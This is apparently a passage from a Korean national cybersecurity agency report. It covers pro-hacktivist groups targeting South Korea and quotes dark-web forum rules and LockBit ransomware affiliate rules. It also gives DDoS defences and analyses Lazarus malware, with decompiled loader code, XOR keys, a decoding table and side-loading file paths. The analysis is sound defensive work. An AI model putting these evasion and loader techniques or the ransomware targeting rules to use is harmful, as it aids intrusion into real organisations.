ALIGATOR BLACK HAT은 친팔레스타인 성향을 띄는 인도네시아 해킹 그룹으로, #OpSouthKorea 참여 이전에는 말레이시아와 인도를 주로 공격했다. ALIGATOR BLACK HAT은 인도네시아 그룹이지만, 공격 인증 메시지에 NoName057(16)을 언급한 것을 통해 #OpSouthKorea에 동조하게 된 계기가 NoName057(16)과의 연합 관계라고 추정할 수 있다.





그림 4-8 ALIGATOR BLACK HAT 그룹과 NoName057(16)의 연합 선언 메시지

관제 시설 해킹, 디페이스 공격, 개인정보 유출, Access 유출 등의 다양한 공격 방식을 사용하는 특징이 있으나, #OpSouthKorea의 일환으로 유출한 한국인 여권 스캔 파일은 과거 타 채널에서 유출되었던 파일과 동일한 것으로 확인되어, 보복 대상 국가에 해당하는 Database라면 스스로 탈취한 것이든, 타 채널에서 이미 유출되었던 것이든 무분별하게 게시하는 것으로 보인다.





그림 4-9 ALIGATOR BLACK HAT의 #OpSouthKorea 선언 및 공격 메시지

## 친핵티비스트 그룹들의 연합 관계

아래 그림 10, 11에서 확인할 수 있듯, Leakbase 포럼과 같이 일부 딥다크웹 포럼에는 데이터 판매 및 게시 금지 조항이 있고, 랜섬웨어 개발자가 LockBit 랜섬웨어 그룹의 경우 Affiliate Rules에 CIS 관련 국가 공격 금지 조항이 포함되어 있다. 이처럼 딥다크웹에서는 해커들이 CIS 회원국 대상으로 공격을 수행하지 않는 경향이 있으나, 텔레그램 내에서는 정치적 관계만을 중심으로 다른 해킹 그룹과 연합하거나 공격 대상 국가를 선정한다.

20 - All information is posted for information only and does not call for any action.

21 - The Administration is not responsible for the performance of the Site, direct or indirect losses resulting from its use or non-use, as well as technical failures.

22 - The Administration has the right to unilaterally block the access of any User, block or delete the User's account, Edit the User's account data, remove from the Site any material posted by the User unilaterally without explanation.

23 - The administration is not responsible for links/links to any databases, as hosting has the right to block them at any time. (You can click the report button below the post by pointing to the blocked link. If we have it left, then we will update it)

24 - Rules are subject to change without notice.

25 - I emphasize that the distribution of data related to Russia is prohibited. All other countries - Relevant! (There are reasons for this. Who are interested in them, you can ask the administration in personal correspondence)

그림 4-10 Leakbase 포럼 규칙 내 데이터 판매 금지 조항

**Categories of targets to attack:**
It is illegal to encrypt files in critical infrastructure, such as nuclear power plants, thermal power plants, hydroelectric power plants, and other similar organizations. Allowed to steal data without encryption. If you can't figure out if an organization is a critical infrastructure, ask your helpdesk.
The oil and gas industry, such as pipelines, gas pipelines, oil production stations, refineries, and other similar organizations are not allowed to be encrypted. It is allowed to steal data without encryption.
It is forbidden to attack the post-Soviet countries such as: Armenia, Belarus, Georgia, Kazakhstan, Kyrgyzstan, Latvia, Lithuania, Moldova, Russia, Tajikistan, Turkmenistan, Uzbekistan, Ukraine and Estonia. This is due to the fact that most of our developers and partners were born and grew up in the Soviet Union, the former largest country in the world, but now we are located in the Netherlands.

It is allowed to attack non-profit organizations. If an organization has computers, it must take care of the security of the corporate network.
It is allowed to attack any educational institutions as long as they are private and have a revenue.
It is allowed to very carefully and selectively attack medical related institutions such as pharmaceutical companies, dental clinics, plastic surgeries, especially those that change sex and force to be very careful in Thailand, as well as any other organizations provided that they are private and have rhubarb. It is forbidden to encrypt institutions where damage to the files could lead to death, such as cardiology centers, neurosurgical departments, maternity hospitals and the like, that is, those institutions where surgical procedures on high-tech equipment using computers may be performed. It is allowed to steal data from any medical facilities without encryption, as it may be a medical secret and must be strictly protected in accordance with the law. If you can't pinpoint whether or not a particular medical organization can be attacked, contact the helpdesk.
It is very commendable to attack police stations and any other law enforcement agencies that are engaged in finding and arresting hackers, they do not appreciate our useful work as a pentest with postpaid and consider it a violation of the law, we should show them that a competent computer network setup is very important and write a fine for computer illiteracy.
It is allowed to attack government organizations, only with revenue.

그림 4-11 LockBit 랜섬웨어 그룹 Affiliate Rules 내 CIS 관련 국가 공격 금지 조항





그림 4-12 포워딩 메시지를 통한 텔레그램 채널 네트워크 그래프

2024년 하반기에 #OpSouthKorea 관련 공격을 수행한 15개의 핵티비스트 텔레그램 채널 대상, 해당 채널에서 포워딩한 메시지를 기반으로 연합 관계를 분석했으며, 위에서 다룬 다섯 개의 그룹도 그림 12에서 확인할 수 있다. 직접적으로 연합 관계를 공표하거나, 타 채널에서 포워딩한 메시지 수가 많을 수록 채널 명의 글자 크기가 크게 표시된다. 또한, 일방적으로 포워딩하는 것이 아닌 서로의 채널을 포워딩하며 연관성이 짙은 채널 관계일 경우 연결된 선이 굵게 표시된다.

해당 그래프에서 확인할 수 있는 가장 밀접하게 연관된 채널은 Народная CyberA рмия과 NoName057(16)으로 확인되며, 두 그룹은 이번 #OpSouthKorea의 확장에 가장 영향력이 강했던 그룹이다. 텔레그램 내 핵티비스트 그룹들은 서로 밀접한 관계가 아니더라도, 중간 그룹을 매개로 2~3단계를 거치면 상호 간 간접적인 연결이 이루어져 있는데, 이와 같은 특성으로 인해 특정 그룹이 캠페인을 시작하면 연관된 그룹들 전체적으로 캠페인이 퍼져나가는 특징이 있다.

사이버 보복 작전을 개시할 때 핵티비스트 그룹 중 일부는 공격 캠페인을 진행하는 이유를 함께 공개하며 다른 연합 그룹의 동참을 선동하는 경향을 토대로 보복 작전을 진행한다. 해당 그래프를 통해 인도네시아, 팔레스타인 등 다양한 국가의 해킹 그룹 및 채널과 연관되어 있으며, 같은 공동 작전을 수행하고 정보 공유를 통한 협력 관계를 유지하고 있음을 확인할 수 있다. 이러한 협력 관계는 주로 정치적 동기가 기반이 되고 있으며, 중동 또는 아시아 국가에 대한 사이버 공격에 영향력이 커지고 있음을 의미한다.

## Conclusion

### 친핵티비스트 그룹의 공격 동향 예측

- 텔레그램에서 주로 활동하는 핵티비스트들은 전쟁, 올림픽, 텔레그램 CEO 체포와 같은 정치적인 이슈에 민감하게 반응하여 특정 이슈 발생 시 관련 타겟에 대한 언급량 및 공격량이 단기적으로 급격하게 증가하지만, 새로운 이슈 발생 시 기존 이슈에 대한 관심은 급격하게 하락하고 신규 공격 대상으로 빠르게 이동하는 경향을 보인다.
  - 이러한 특징으로, 이번 #OpSouthKorea는 11월 중순부터 잠시 사그라지는 분위기지만, 추후에 특정 발언이나 이슈로 인해 다시 한국이 공격 대상이 될 가능성도 존재하기 때문에 이에 대한 주의가 필요하다.
- 해킹 그룹 간 네트워크 규모가 커지면서 정보와 자원을 공유하고 협력하여 공격을 계획하거나 실행하는 방식이 점차 조직화되고 있다. 같은 국가 그룹에 국한되지 않고, 정치적으로 동일한 목표를 가진 다른 국가 소속 해킹 그룹과도 연합함에 따라 공격 범위가 확대되고 있어, 관련 해킹 그룹 연합에 대한 이해 및 지속적인 모니터링이 필요하다.

## 친핵티비스트 그룹의 DDoS 공격 대응 방안

- 핵티비스트들은 주로 DDoS 및 디페이스 공격이나 관련 타겟에 대한 데이터 유출 및 판매 등 다양한 공격 방식을 사용하는 것으로 확인된다. DDoS 공격의 경우 주로 MHDDoS, Aura-DDoS 등의 오픈 소스 공격 도구 및 Noname057(16)이 개발한 DDoSia와 같은 무료 자체 공격 도구를 이용하여 연합 그룹 간 동시다발적 공격을 수행하므로, 핵티비스트들이 주로 사용하는 오픈소스 공격 도구에 대한 파악과 해당 도구 및 서비스를 사용했을 때 나타나는 IP를 초기에 식별하고 차단하는 작업이 필요하다.

- DDoS 공격을 탐지하고 피해를 완화하기 위해서는 일반 트래픽과 공격 트래픽을 식별하고 구분하는 작업이 필수적이며, 공격 트래픽에 대한 대응방안은 다음과 같다.
  - 정상 트래픽만 서버로 전달할 수 있도록 방화벽과 라우터 네트워크 장치를 구성하고 라우터의 DDoS 보호 설정 및 필터를 활용하여 트래픽 필터링을 수행한다.
  - 웹 애플리케이션 방화벽(WAF)을 통해 악성 HTTP 트래픽을 선제적으로 차단하거나 원본 서버로 전달되는 가짜 트래픽 양을 완화하여 DDoS 시도의 영향을 크게 줄인다.
  - 중복 네트워크 아키텍쳐를 설정하여 서버 및 기타 주요 리소스를 분산하고 단일 지점에 집중된 공격을 완화한다.
  - Captcha와 같은 인증 절차를 통해 봇을 차단하고 정상적인 사용자를 판별하는 프로세스를 추가하여 공격을 완화한다.

  중소기업의 경우 KISA에서 제공하는 사이버대피소(피해 웹사이트로 향하는 DDoS 트래픽을 대피소로 우회하여 분석, 차단함으로써 정상적으로 운영될 수 있도록 하는 중소기업 무료지원 서비스)를 사용하여 DDoS 공격에 대응할 수 있다.

| DDoS 대피소 서비스 소개 URL | https://www.kisa.or.kr/1020202 |
|---|---|

Part. 2

# 05 2024년 라자루스 악성코드 특징

디지털위협대응본부 위협분석단 황찬웅 선임, 김동언 주임

한국인터넷진흥원 종합분석팀은 금융보안SW 취약점 등 워터링홀 공격기법으로 국내 주요 기업 내부에 침투하여 민감한 정보 등을 전문적으로 탈취하는 국가배후 해킹그룹인 라자루스가 2024년 이용한 악성코드에 대해 분석을 진행했다. 본 보고서는 라자루스 그룹의 공격전략과 기법, 절차보다는 공격에 사용된 주요 4가지 유형의 악성코드 동작 방식과 기능을 상세하게 분석해 보고, 기존 사용했던 악성코드와의 특징 비교 및 대응 방안을 알아보고자 한다.

| 악성코드 구분 | 악성코드 동작 방식 |
|---|---|
| 유형 1 | MachineGuid 값을 검증하는 악성코드 |
| 유형 2 | 공격자가 수동으로 다운로드하는 악성코드 |
| 유형 3 | 레지스트리 및 특정 경로에 은닉된 악성코드 |
| 유형 4 | ADS 영역을 악용하는 악성코드 |

| 번호 | 주요 특징 | 악성코드 구분 | | | |
|---|---|---|---|---|---|
| | | 유형 1 | 유형 2 | 유형 3 | 유형 4 |
| 1 | DLL 사이드 로딩 | O | X | O | O |
| 2 | 실행 인자값 | —StartAppModel | EmbedPdf | X | X |
| 3 | 문자 치환 알고리즘 | 동일한 문자 치환 알고리즘 사용 | | X | X |
| 4 | MachineGuid 검증 | O | X | X | X |
| 5 | 암호 알고리즘 | AES-128, RC6 | AES-128 | RC4 | AES-128 |
| 6 | 악성코드 모듈화 | 시스템 경로 내 파일 사용 | 악성코드 유포지 사용 | 레지스트리 및 특정 경로 내 파일 사용 | ADS (Alternate Data Stream) |
| 7 | 다계층 공격 인프라 | 동일한 다계층 공격 인프라 사용 | | | |
| 8 | 통신 문자열 구조 | KEY=VALUE 쌍을 전송하는 동일한 통신 문자열 사용 | | 확인 불가 | KEY=Base64(VALUE)쌍 |

표 5 – 1 2024년 라자루스 악성코드 주요 특징

## 라자루스 개요

라자루스(Lazarus)는 2009년에 등장하여 전 세계적으로 악명 높은 사이버 공격 그룹으로, 주로 국가 지원 해커 조직으로 알려져 있다. 이 그룹은 대표적으로 2014년 소니 픽처스 해킹 사건을 시작으로 널리 알려지기 시작했으며, 이후로도 사이버 스파이 활동, 금융 탈취, 대규모 파괴적 공격 등 다양한 목적으로 정교한 해킹 기술과 전략을 구사해오고 있다.

초기에는 한국을 대상으로 공격을 수행했지만 2016년 이후에는 전 세계적으로 방위산업, 첨단산업, 금융을 공격하고 있다. 2020년 중반부터 IT 및 방위산업 종사자를 대상으로 가짜 구직 정보를 통해 악성코드를 유포한 Operation Dream Job과 2023년에는 금융보안 소프트웨어의 취약점을 악용하여 국내 기업들을 감염시킨 사례가 있다.

2024년에도 국내 수많은 민간 기업을 대상으로 악성코드를 유포하고 내부 정보탈취를 시도하고 있으며, 현재도 유관기관과 함께 사고 원인 조사를 진행 중이다.

## 2. 2024년 라자루스 악성코드 분석

올해 신고된 주요 침해사고를 분석하는 과정에서 라자루스 소행으로 보이는 악성코드가 다수 발견되어 분석을 진행했다. 악성코드는 크게 동작 방식에 따라 4가지 유형으로 분류된다.

### 2.1. 유형 1 MachineGuid 값을 검증하는 악성코드

2024년 7월 초 IT 기업 A 사고에서 발견된 악성코드는 보안장비 탐지 우회를 위해 윈도우 운영체제의 DLL 사이드 로딩 기법[1]으로 악성코드가 실행되는 특징이 있으며 동작 방식은 아래와 같다.





그림 5-8 악성코드 동작 방식

1) 정상적인 실행파일 실행 시 악성 DLL을 우선 로드하도록 디렉터리 검색 순서를 악용하는 기법

| 유형 | 구분 | 파일명 | 경로 |
|---|---|---|---|
| 1 | SET 1 | SchCache.exe(정상파일)<br>└ Netplwiz.dll(로더)<br>└ wspowcon.png(암호화된 설정파일)<br>└ msectc.ax(암호화된 원격제어) | C:\Windows\SchCache\ |
| | | | C:\Windows\SchCache\ |
| | | | C:\Windows\System32\ |
| | | | C:\Windows\System32\ |
| | SET 2 | msdtc.exe(정상파일)<br>└ oci.dll(로더)<br>└ wspowcon.png(암호화된 설정파일)<br>└ msectc.ax(암호화된 원격제어) | C:\Windows\System32\ |
| | | | C:\Windows\System32\ |
| | | | C:\Windows\System32\ |
| | | | C:\Windows\System32\ |

표 5 – 2 파일 정보

DLL 파일은 로더(Loader)형 악성코드로 129MB의 비정상적으로 큰 파일 크기를 가지고 있으며, 특정 조건이 충족될 때만 동작하는 특징을 가지고 있다. 악성코드가 정상적으로 실행되기 위해 특정 레지스트리 값을 불러와 CRC32 체크섬을 계산하고, 계산된 체크섬 값이 하드코딩된 특정 값과 일치할 때 악성코드가 동작한다. 특정 조건에 사용된 레지스트리 값은 다음과 같다.

- SOFTWARE\Microsoft\Cryptography\ /MachineGuid

```
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 1u, &v38) )
{                                                   // SOFTWARE\\Microsoft\\Cryptography
  v37 = 256;
  RegQueryValueExA(v38, ValueName, 0i64, 0i64, Data, &v37);// MachineGuid
  RegCloseKey(v38);
}
v12 = -1;
v13 = -1i64;
do
  ++v13;
while ( Data[v13] );
if ( v13 > 0 )
{
  do
  {
    v14 = v12 ^ Data[v3++];
    v12 = (v12 >> 8) ^ CRC_Table[v14];          // CRC32 CheckSum(MachineGuid)
  }
  while ( v3 < v13 );
}
if ( ~v12 == Validation_value )
```

그림 5-9 MachineGuid – CRC32 CheckSum 검증

MachineGuid 검증 이후에 악성코드 내부에 숨겨진 바이너리를 AES-128 복호화를 통해 또 다른 2차 로더(PE 파일)를 생성하고, 메모리에서 실행시킨다. 복호화 키는 악성코드가 실행 중에 하드코딩되어 있는 XOR 키를 ①실행 인자값과 XOR 연산하고, 이어서 ②정상 EXE 파일명과 XOR 연산을 통해 생성한다. 이때 실행 인자값이

존재하지 않은 oci.dll 파일은 정상 EXE 파일명만 사용하여 복호화 키를 생성한다. 각 DLL 파일에서 사용되는 XOR 키는 서로 다르게 설계되어 있다.

```
-(Netplwiz.dll)XOR KEY: 48 30 53 73 39 4D 6D 70 43 64 57 6F 79 42 38 78
-(oci.dll)XOR KEY: 30 31 35 33 6A 6E 34 78 49 66 44 6A 46 33 74 67
```

복호화된 2차 로더는 메모리에서 직접 실행되며, 실행 시 DLL 파일명을 인자값으로 실행한다.





그림 5-10 복호화된 2차 로더(Netplwiz.dll)





그림 5-11 복호화된 2차 로더(oci.dll)

### 2.1.1. 2차 로더(PE)

각 DLL 파일에서 복호화되어 실행된 2차 로더는 파일 크기와 기능이 동일하다. 2차 로더는 System32 경로에 존재하는 두 개의 파일을 가져오고, 이를 복호화 후 메모리에서 실행한다. 첫 번째는 그림 파일(PNG)로 위장한 암호화된 ①설정 파일이고, 두 번째는 암호화된 ②원격제어형 악성코드이다. 공격자는 목적별로 악성코드를 유연하고 지능적으로 수행하기 위한 악성코드 모듈화 전략을 사용한다.

2차 로더는 문자열 데이터를 디코딩하기 위해 문자 기반 치환(Substitution) 알고리즘을 사용한다. 악성코드 내부에 하드코딩된 치환 규칙을 기반으로 특정 문자열을 동적으로 변환하여 사용한다. 하드코딩된 치환 테이블은 다음과 같다.

```
-“znAEDm./\\tw%0G()3[]UT<cM549ZkR=CSqrj7edBHWsu_6>2ypYLI: gN,vbPxXOioKVal1-hQfJ8F”
```

```
  result = strdup(a1);
  if ( result )
  {
    LOBYTE(v2) = 19;                          // 인덱스 초기화
    if ( *result )
    {
      v3 = result;
      do
      {
        v4 = 0;
        v5 = Substitution_table;              // znAEDm./\tw%0G()3[]UT<cM549ZkR=CSqrj7e
        while ( *v3 != *v5 )                  // 일치하는 인덱스 비교
        {
          ++v4;
          ++v5;
          if ( v4 >= 0x4E )
            goto LABEL_9;
        }
        v6 = Substitution_table[(v4 - v2 + 0x4E) % 0x4E];// 문자 변환 규칙
        *v3 = v6;
        v2 = (v2 + v6) % 78;                  // 인덱스 변환 규칙
LABEL_9:
        ++v3;
      }
      while ( *v3 );
    }
  }
  return result;
}
```

그림 5-12 문자 기반 치환 알고리즘

이후에도 해당 알고리즘을 통해 문자열을 디코딩하지만, 해당 2차 로더에는 총 2가지 문자열이 디코딩된다.

| INPUT | OUTPUT |
|---|---|
| SERN/ZfuJBqz:LP5dwt/:hb< | Global\WinWFPNofityEvent |
| Yxf0R-Xq%.t,cbOLs.w<eS8y9nor-Da8 | C:\windows\system32\wspowcon.png |

표 5-3 문자 기반 치환 알고리즘 결과

생성된 문자열 중 첫 번째 문자열은 MachineGuid의 CRC32 체크섬 값과 결합하여 뮤텍스 이름으로 사용하고, 두 번째 문자열은 암호화된 설정 파일 경로를 나타낸다.

2차 로더는 먼저 암호화된 설정 파일을 복호화하고, 이후에 암호화된 원격제어형 악성코드를 메모리에서 실행한다. 복호화는 앞서 사용했던 AES-128 알고리즘이 아닌 RC6 알고리즘을 사용한다. RC6는 키 확장 과정에서 고정된 P(0xB7E15163)와 Q(0x61C88647)상수를 사용하는 특징이 있다. RC6에 사용된 복호화 키는 MachineGuid 값의 첫 32 Bytes를 하드코딩된 XOR 키와 XOR 연산하여 생성한다. XOR 키는 다음과 같다.

- XOR KEY: AC 97 59 91 23 11 A3 12 11 5A 37 6E A0 E8 91 89 77 A0 5A FF 3F E2 A3 A3 EF B8 78 61 64 91 58 78

### 2.1.2. wspowcon.png

앞서 2차 로더에 의해 암호화된 설정 파일을 복호화하면 다음과 같다.





그림 5-13 설정 파일 복호화 결과(Netplwiz.dll)





그림 5-14 설정 파일 복호화 결과(oci.dll)

설정 파일 복호화 결과는 다음과 같으며, 국내 침해사고 경유지가 확인되기 때문에 비식별 처리한다.

| 순서 | wspowcon.png(Netplwiz.dll) | wspowcon.png(oci.dll) | 설명 |
|---|---|---|---|
| 1 | 28C6 | 7333 | Seed |
| 2 | NcaLegacySvc | MSDTC | 실행 서비스명 또는 파일명 |
| 3 | C:\windows\SchCache\Netplwiz.dll | C:\windows\system32\oci.dll | DLL 파일명 검증 |
| 4 | C:\windows\system32\msectc.ax | C:\windows\system32\msectc.ax | 원격제어 |
| 5 | https://0000.kr/admin/member/config.asp | https://0000.com/data/bbs/index.php.php | 명령조종지 |
| 6 | https://0000.com/avanplus/Plugin/plugin.asp | https://0000.kr/data/Products/view.php | 명령조종지 |
| 7 | - | https://0000.com/inc/submenu.asp | 명령조종지 |
| 8 | 4.1 | 4.1 | 악성코드 버전 |

표 5 – 4 설정 파일 복호화 결과

### 2.1.3. msectc.ax

2차 로더에 의해 복호화된 원격제어형 악성코드는 멀티 스레드(Multi-Thread)환경으로 설계되어 분석을 더욱 어렵게 만든다. 스레드가 동작하기 전에 레지스트리 값을 조회하며, 시스템에 대한 정보를 수집하고 메모리에서 사용된 RC6 복호화 키에 대한 흔적을 제거한다.

또한, 설정 파일을 정상 시스템 파일의 시간 정보와 동일하게 수정한다. 감염 대상이 Windows 10 이상이면 `C:\Windows\System32\drivers\monitor.sys` 파일의 시간 정보로 수정하고, 그렇지 않으면 `C:\Windows\System32\kernel32.dll` 파일의 시간 정보로 수정한다.

멀티 스레드는 총 9개로 동작하며, 다음과 같다.

| 스레드 | 행위 |
|---|---|
| thread_1 | 명령조종지 연결 및 수신 |
| thread_2 | 설정 파일 변경 및 대기 후 thread_1 실행 |
| thread_3 | 데이터 암복호화(Crypto API) |
| thread_4 | 명령조종지 명령어 수행 |
| thread_5 | RC6 암호화 |
| thread_6 | LogicalDrive 정보 수집 |
| thread_7 | 윈도우 세션 목록 수집 |
| thread_8 | 특정 프로세스 존재 여부 탐색 |
| thread_9 | 파일 존재 확인, LSA 레지스트리 조회, 서비스 확인 |

표 5 – 5 설정 파일 복호화 결과

최초 통신은 설정 파일에서 읽어온 명령조종지 서버로 연결하여 POST 방식으로 데이터를 전송한다. 데이터 형식은 KEY=VALUE 쌍으로 이루어져 있다. KEY는 하드코딩된 문자열을 앞서 설명한 문자 기반 치환 알고리즘을 통해 32개씩 생성한 후 랜덤으로 하나를 선택한다. VALUE는 설정 파일에 존재한 고정 Seed 값이며, 이후 난수를 생성하는 데 사용된다. 또한, 하드코딩된 25 Bytes 크기의'pAJ9dk4OVq85jxKWoNfw1AG2C'고정 문자열이 사용된 것이 특징이다. 마지막 VALUE의 경우, 난수 앞 8 Bytes는 구성 파일 내 Seed를 이용한 난수값에 해당되며 난수 마지막 8 Bytes는 GetTickCount 함수 결과값을 이용한 난수값에 해당된다.

